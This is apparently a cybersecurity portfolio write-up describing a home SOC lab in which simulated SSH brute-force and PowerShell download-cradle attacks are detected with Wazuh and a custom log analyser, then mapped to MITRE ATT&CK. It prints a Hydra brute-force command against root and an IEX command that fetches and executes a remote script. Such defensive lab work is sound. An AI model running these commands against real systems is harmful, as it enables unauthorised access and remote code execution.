

PORTFOLIO PROJECT

SOC Lab Project

Automated Threat Detection & Incident Response Simulation

AUTHOR

Mohamed Sabry (0xSABRY)

ROLE

SOC Analyst | DFIR

DATE

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CLASSIFICATION

Lab / Portfolio Project

TOOLS USED

Wazuh SIEM

ThreatScope (Custom Tool)

Hydra

Ubuntu Server 24.04 LTS

VirtualBox / VMware Workstation

Project Overview

This project demonstrates the end-to-end workflow of a Security Operations Center (SOC) Tier 1 analyst — from attack simulation to detection, analysis, and response. The lab replicates a real-world monitored environment using open-source tools, a custom threat detection engine (ThreatScope), and a SIEM platform (Wazuh).

Three distinct attack scenarios were executed against a live Ubuntu Server endpoint. Each scenario was detected, triaged, and mapped to the MITRE ATT&CK framework. ThreatScope was used to perform deep log analysis on Windows Event Logs captured during the attacks, producing STIX 2.1 threat intelligence bundles and JSON reports.

OBJECTIVE	DETAILS
Detection Coverage	Monitor endpoint activity using Wazuh agent on Ubuntu Server
Threat Analysis	Analyze Windows Event Logs with ThreatScope custom engine
MITRE Mapping	Map all detected activity to ATT&CK tactics and techniques
Threat Intel Export	Generate STIX 2.1 bundles and JSON IOC reports
Incident Response	Document findings and remediation steps per scenario

Lab Environment Setup

The lab environment consists of three virtual machines running on VirtualBox and VMware Workstation, all connected on the same bridged network segment (192.168.1.0/24). ThreatScope runs natively on the Windows host machine.

Component	Details	IP Address	Role
Wazuh SIEM	OVA v4.14.4 / VirtualBox	192.168.1.8	SIEM Manager + Dashboard
Ubuntu Server	Ubuntu 24.04 LTS / VMware	192.168.1.9	Victim Endpoint
Windows Host	Windows 10/11	192.168.1.7	Attacker + ThreatScope
WSL (Ubuntu)	Debian-based WSL2	172.20.144.x	Attack Tools (Hydra)

The Wazuh Agent was installed on Ubuntu Server and successfully connected to the Wazuh Manager. The agent (ID: 001, Name: Oxsabry) was verified as **Active** in the Wazuh Endpoints dashboard prior to executing any attack scenarios.





Figure 2.1 — Wazuh Endpoints Dashboard showing agent Oxsabry (ID: 001) as Active on Ubuntu 24.04.4 LTS with system inventory, MITRE ATT&CK coverage, and compliance status

Scenario 1 — SSH Brute Force Attack

3.1 Attack Description

A dictionary-based SSH brute force attack was launched from the WSL environment against the Ubuntu Server endpoint using Hydra v9.5. The attack targeted the root account using the `rockyou.txt` wordlist with 4 parallel threads.

```
$ hydra -l root -P /root/rockyou.txt ssh://192.168.1.9 -t 4 -V
```



```
root@ENG-MOHAMED-SABRY:/# sudo apt install hydra -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
hydra is already the newest version (9.5-1build3).
The following packages were automatically installed and are no longer required:
  libdrm-nouveau2 libdrm-radeon1 libgl1-amd-gpu-dri libglapi-mesa libllvm17t64 libxcb-dri2-0
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 12 not upgraded.
root@ENG-MOHAMED-SABRY:/# hydra -l root -P /root/rockyou.txt ssh://192.168.1.9 -t 4 -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
ervice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethi
cs anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-21 18:50:09
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~3586100
tries per task
[DATA] attacking ssh://192.168.1.9:22/
[ATTEMPT] target 192.168.1.9 - login "root" - pass "123456" - 1 of 14344398 [child 0] (0/0)
[ATTEMPT] target 192.168.1.9 - login "root" - pass "12345" - 2 of 14344398 [child 1] (0/0)
[ATTEMPT] target 192.168.1.9 - login "root" - pass "123456789" - 3 of 14344398 [child 2] (0/0)
[ATTEMPT] target 192.168.1.9 - login "root" - pass "password" - 4 of 14344398 [child 3] (0/0)
```

Figure 3.1 — Hydra v9.5 SSH brute force attack launched from WSL terminal against 192.168.1.9 using `rockyou.txt` wordlist

3.2 Detection — Wazuh SIEM

Wazuh detected the brute force activity in real time through the agent running on the victim endpoint. A total of **339 security events** were generated within minutes of the attack commencing.

RULE ID	DESCRIPTION	SEVERITY	COUNT
40111	Multiple authentication failures	Level 10	~150+
5758	Maximum authentication attempts exceeded	Level 8	~80+
2502	User missed the password more than once	Level 10	~60+
2501	User authentication failure	Level 5	~40+
5760	sshd: authentication failed	Level 5	~30+




Figure 3.2 — Wazuh Threat Hunting Events showing 339 hits from the SSH brute force attack, including rule IDs 40111, 2502, 5758, 2501, and 5760

3.3 MITRE ATT&CK Mapping

TECHNIQUE ID	NAME	TACTIC
T1110	Brute Force	Credential Access
T1110.001	Password Guessing	Credential Access
T1021.004	SSH	Lateral Movement
T1078	Valid Accounts	Defense Evasion / Initial Access




Figure 3.3 — Wazuh MITRE ATT&CK Dashboard showing alerts evolution, top tactics (Credential Access: 108, Lateral Movement: 70), and rule level distributions




Figure 3.4 — Wazuh MITRE ATT&CK Dashboard filtered by Lateral Movement tactic, showing Password Guessing and SSH technique distribution

3.4 Incident Response Actions

ACTION	DETAILS
Alert Triage	Identified source of brute force — WSL host (192.168.1.7)
Impact Assessment	No successful authentication — attack contained
Recommendation	Implement fail2ban or UFW rate limiting on SSH port 22
Recommendation	Disable root SSH login in <code>/etc/ssh/sshd_config</code>
Recommendation	Enforce SSH key-based authentication only

Scenario 2 — PowerShell Malicious Download Cradle

4.1 Attack Description

A PowerShell-based download cradle was executed on the Windows host using the IEX (Invoke-Expression) technique — a common fileless malware delivery method. The command attempted to download and execute a remote PowerShell script from the Ubuntu Server. Although the connection failed (no server running), the execution attempt was fully logged in the Windows PowerShell Operational Event Log.

```
PS> IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.9/test.ps1')
```

```
PS C:\WINDOWS\system32> IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.9/test.ps1')
Exception calling "DownloadString" with "1" argument(s): "Unable to connect to the remote server"
At line:1 char:1
+ IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.9/tes ...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : WebException

PS C:\WINDOWS\system32> wevtutil epl Microsoft-Windows-PowerShell/Operational C:\Users\ENG MOHAMED SABRY\Downloads\pow
ershell_logs.evtx
PS C:\WINDOWS\system32>
```

Figure 4.1 — PowerShell IEX download cradle executed on Windows host, followed by wevtutil export of operational logs for ThreatScope analysis

4.2 Analysis — ThreatScope v3.0.0

Windows PowerShell Operational logs were exported using wevtutil and analyzed by ThreatScope. The engine processed **1,008 log lines** using **144 detection rules** and **1 Sigma rule**, producing a CRITICAL threat assessment.

100%

THREAT SCORE — CRITICAL

8 / 144

RULES TRIGGERED

8

MITRE TECHNIQUES

16

IOCS EXTRACTED

Key IOC: <http://192.168.1.9/test.ps1> — malicious download URL. Total IOCs: 1 IP, 5 domains, 10 URLs.




Figure 4.2 — ThreatScope v3.0.0 GUI in ready state — 143 Detection Rules loaded across 24 Categories




Figure 4.3 — ThreatScope full report for powershell_logs.evtx: 100% CRITICAL threat score, 1,008 lines analyzed, 8 rules triggered, 8 MITRE techniques, 16 IOCs extracted

4.3 Key Findings

SEVERITY	FINDING	MITRE ID	HITS
CRITICAL	Reverse shell command detected	T1059	96
CRITICAL	Web shell detected on server	T1505.003	5
CRITICAL	Exploit kit activity detected	T1203	1
HIGH	Command obfuscation (Base64/IEX)	T1027	6
HIGH	Tor network usage detected	T1090.003	1
HIGH	Alternate Data Stream (ADS)	T1564.004	22

